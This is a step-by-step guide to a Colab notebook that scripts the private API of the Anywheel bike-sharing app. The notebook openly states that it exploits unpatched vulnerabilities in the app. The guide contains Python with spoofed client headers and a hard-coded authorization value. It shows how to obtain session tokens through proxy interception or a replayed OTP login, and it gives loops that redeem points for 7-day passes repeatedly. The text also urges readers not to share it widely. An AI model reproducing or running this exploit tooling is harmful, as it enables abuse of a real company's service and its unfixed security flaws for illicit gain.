


HOW TO USE THE ANYWHEEL NOTEBOOK

The notebook is here: <https://colab.research.google.com/drive/1m0o6RYJmMoLG2Mzl7RHIGr0YojsdAke9>

Disclaimer. Because some scripts in the notebook print potentially sensitive information to the console, saving has been disabled. If you just want to run the notebook from the cloud without saving the data, you can do that—no one (not even me) will be able to see what you do on the notebook, but the changes you make to your anywheel account will persist. If you want to save the stuff you did with the notebook, such as your token value, create a copy in your own google drive. If you do that you're responsible for the confidentiality of your personal/session data.

Step 0. Click in the cell with the large chunk of code in the set-up section, then click the play button to the left of that cell:




The screenshot shows a Jupyter Notebook cell titled 'anywheel'. The text inside the cell reads: 'in this notebook are a couple of scripts intended to help you do some things in anywheel more cheaply or conveniently. in some cases they exploit unpatched vulnerabilities in the app, so it's in our best interest not to share this script too widely for now'. Below this, it says '0. set-up' and 'before anything, run the below cell to load the relevant libraries and definitions into memory. then go to the bottom of the cell. when it says it's done, we're good to go'. A red circle highlights the play button (a circle with a right-pointing triangle) on the left side of the code cell. A red arrow points from the text 'then click this' to the play button. Another red arrow points from the text 'first click anywhere here' to the main body of the code cell. The code in the cell is as follows:

```
import requests,json,time,re

h = {
    'X-Atayun-OS-Version':'15.5',
    'X-Atayun-OS':'0',
    'Content-Type':'application/json',
    'Authorization':'Basic YW55d2hlZWwGTXNId3lPMDB5S0RhMz1CeU0=',
    'X-Atayun-Version':'2.2.3',
    'X-Atayun-API-Version':'10',
    'Accept':'/*/*',
    'X-Atayun-Network':'0',
    'Accept-Language':'en-SG;q=1',
    'Accept-Encoding':'gzip, deflate',
    'X-Atayun-Screen':'750x1334',
    'X-Atayun-Brand':'Nokia 3310',
    'User-Agent':'Anywheel/2.2.3 (Nokia 3310)',
    'X-Atayun-Versioncode':'267'
}

def request_opt(m):
```

Scroll to the bottom of that cell. When it says done, you're good to go



The screenshot shows a Jupyter Notebook cell with the following code:

```
def checkin(t):
    h['X-Atayun-Token'] = t
    r = json.loads(requests.get('https://appgw.justscoot.com/event/challenges/checkIn',headers=h).text)

def buy(t,code=4):
    h['X-Atayun-Token'] = t
    json.loads(requests.post('https://appgw.justscoot.com/event/challenges/points/redeem',{'reward':"s"}%code,headers=h).text)

def user(t):
    h['X-Atayun-Token'] = t
    r = json.loads(requests.get('https://appgw.justscoot.com/user/detail',headers=h).text)['data']['info']
    return [r['nickname'],r['balance'], r['passExpire'] if 'passExpire' in r else None, r['mobile'], r['inviteCode']]

print('done. let\'s rock and roll')
```

The text 'done. let's rock and roll' is highlighted with a red box at the bottom of the cell.

Step 1. We need a valid authentication token.

Step 1a. If you know how to set up a proxy and intercept the app traffic, do that (if you don't, go to step 1b). You'll see your token value in the 'X-Atayun-Token' header in requests sent from the client.

Request				Response			
	Pretty	Raw	Hex		Pretty	Raw	Hex
1	GET /user/detail HTTP/2			1	HTTP/2 200 OK		
2	Host: appgw.justscoot.com			2	Date: Wed, 12 Oct 2022 12:41:03 GMT		
3	X-Atayun-0s-Version: 9.9			3	Content-Type: application/json; charset=UTF-8		
4	X-Atayun-0s: 0			4	Vary: Origin		
5	Authorization: Basic AUTHORIZATIONHEADERVALUE==			5	Vary: Access-Control-Request-Method		
6	X-Atayun-Token: 1_999999_TOKEN-TOKEN-TOKEN-TOKEN			6	Vary: Access-Control-Request-Headers		
7	X-Atayun-version: 2.3.1			7			
8	X-Atayun-API-Version: 10			8	{		
9	Accept: */*				"code":0,		
10	X-Atayun-Location: 1,1				"data":{		
11	X-Atayun-Network: 0				"deposit":{		
12	Accept-Language: en-SG;q=1				"deposit":0,		
13	Accept-Encoding: gzip, deflate				"depositStatus":0,		
14	X-Atayun-Screen: 750x1334				"gmtModified":1665578463058		
15	X-Atayun-Brand: Nokia 3310				},		
16	User-Agent: Anywheel/2.3.1 (Nokia 3310)				"recharge":{		
17	X-Atayun-Versioncode: 302				"rechargeAmount":[
18	Connection: close				10,		
19					30,		
20					60		
],		
					"maxBalancePay":200,		
					"minBalancePay":10		
					},		
					"pass":{		
					"bicyclePrice":"S\$0.50/30 min",		
					"titleMin":30		

Put the value of your token in the token variable and run the cell.

```
1a. intercept token by proxy

if you're able to send the app traffic through a proxy, you can find your token by looking at the value of the 'X-Atayun-Token' header. this method is preferable to the next one as it allows you to use this script while remaining logged in on your usual device.

once you see the value of your token, change the first line of the cell below to include your token, then run the cell below to validate it and load it into memory

token = '1_999999_TOKEN-TOKEN-TOKEN-TOKEN'

print(f'token loaded: {token}\nvalidation {"passed" if validate_token(token) else "failed"}')
```

token loaded: 1_999999_TOKEN-TOKEN-TOKEN-TOKEN
validation passed

If the validation clears, you can go to step 2. Otherwise, check that the session on your device is still active.

Step 1b. There is another way to get a valid token for your anywheel account, but this way will log you out of any existing sessions. Hence this method is less preferable to using a proxy, if that's possible.

In the first cell immediately under section 1b, change the value of `mobile_phone_number` in the first line to the phone number registered with your anywheel account (keep the quotes). Get ready to receive an OTP at that phone number. Then run the cell. You should expect an OTP on your phone within a minute. If it doesn't come, run the same cell again.

1b. generate token here

you can generate a valid token for your account by running the following cell. it simulates the login process, which means you need the mobile number associated with your account, and you will need an OTP sent to that phone number. doing this will also log you out of any existing sessions. you will be able to login to your usual device again anytime, but that will invalidate the token generated here

change the first line of the below code to include your phone number, then run the cell

```
mobile_phone_number = '91234567' change this number
request_otp(mobile_phone_number)
```

OTP sent to 91234567 this is the success message

Now in the cell below that, change the value of `OTP_value` in the first line to the OTP received on that phone, then run the cell.

if all goes well, the OTP would have been sent. now change the first line of the below code to include the OTP value, then run the cell

```
OTP_value = '0000' change this number
r = submit_otp(mobile_phone_number,OTP_value)
if r: print(f'valid token generated: {r}')
```

If the code is correct, the notebook will print the value of a valid token to the console. This token is valid until the next time you log in elsewhere.

Step 2. While you have a valid token registered, you can run any cell under section 2 (in any order). I think most people who read this are probably interested in buying the 7 day pass, so I'll just say how to run the cell in section 2e. If you just want to buy the pass once, you can just run the cell as is. If you want to buy the 7 day pass several times, change the value of the `how_many_times` variable in the first line to the number of times you want to buy pass, then run the cell. If you change the value to 0 and run the cell, it will just buy passes until you have not enough points.

2e. 7 day pass

run this cell to buy a 7 day pass for 200 points. if you want to buy multiple times, change the first line to say the number of times you want. if you just want to buy as many times as your points allow, change the number to 0.

```
how_many_times = 5 change this number if you want more than 1  
  
p = get_points(token)  
n = how_many_times if how_many_times else p//200  
if p < 200*n: print(f'not enough points to buy pass {n} times (have {p} points)')  
else:  
    for _ in range(n): buy(token,4)  
    print(f'bought 7 day pass {n} times')
```

After that, you can check the results by running the code in cell 2h without modification.

2h. user info

run this cell to see some information in your profile

```
data = user(token)  
pass_validity = (data[2] - time.time()*1000)//(1000*3600) if data[2] else  
print('name:\t\t%s\nbalance:\t\t%s\npass validity:\t\t%s hours left\nmobile:  
name:          test1  
balance:  
pass validity: 6609 hours left  
mobile:  
invite code:
```

In future. The next time you use the notebook, if you haven't logged in to your account anywhere else, and hence still have the value of a valid token from the last time, you can skip the OTP stage. Do step 0 as above. Then for step 1, ignore the proxy stuff and put the value of the valid token in the token variable on the first line, then run the cell

1a. intercept token by proxy

if you're able to send the app traffic through a proxy, you can find your token by looking at the value of the 'X-Atayun-Token' header. this method is preferable to the next one as it allows you to use this script while remaining logged in on your usual device.

once you see the value of your token, change the first line of the cell below to include your token, then run the cell below to validate it and load it into memory

```
change this value  
[ ] token = 1_999999_TOKEN-TOKEN-TOKEN  
  
print(f'token loaded: {token}\nvalidation {"passed" if validate_token(token) else "failed"}')
```

If the validation clears, proceed to step 2. Otherwise, the token has been invalidated for whatever reason. Do step 1 as above.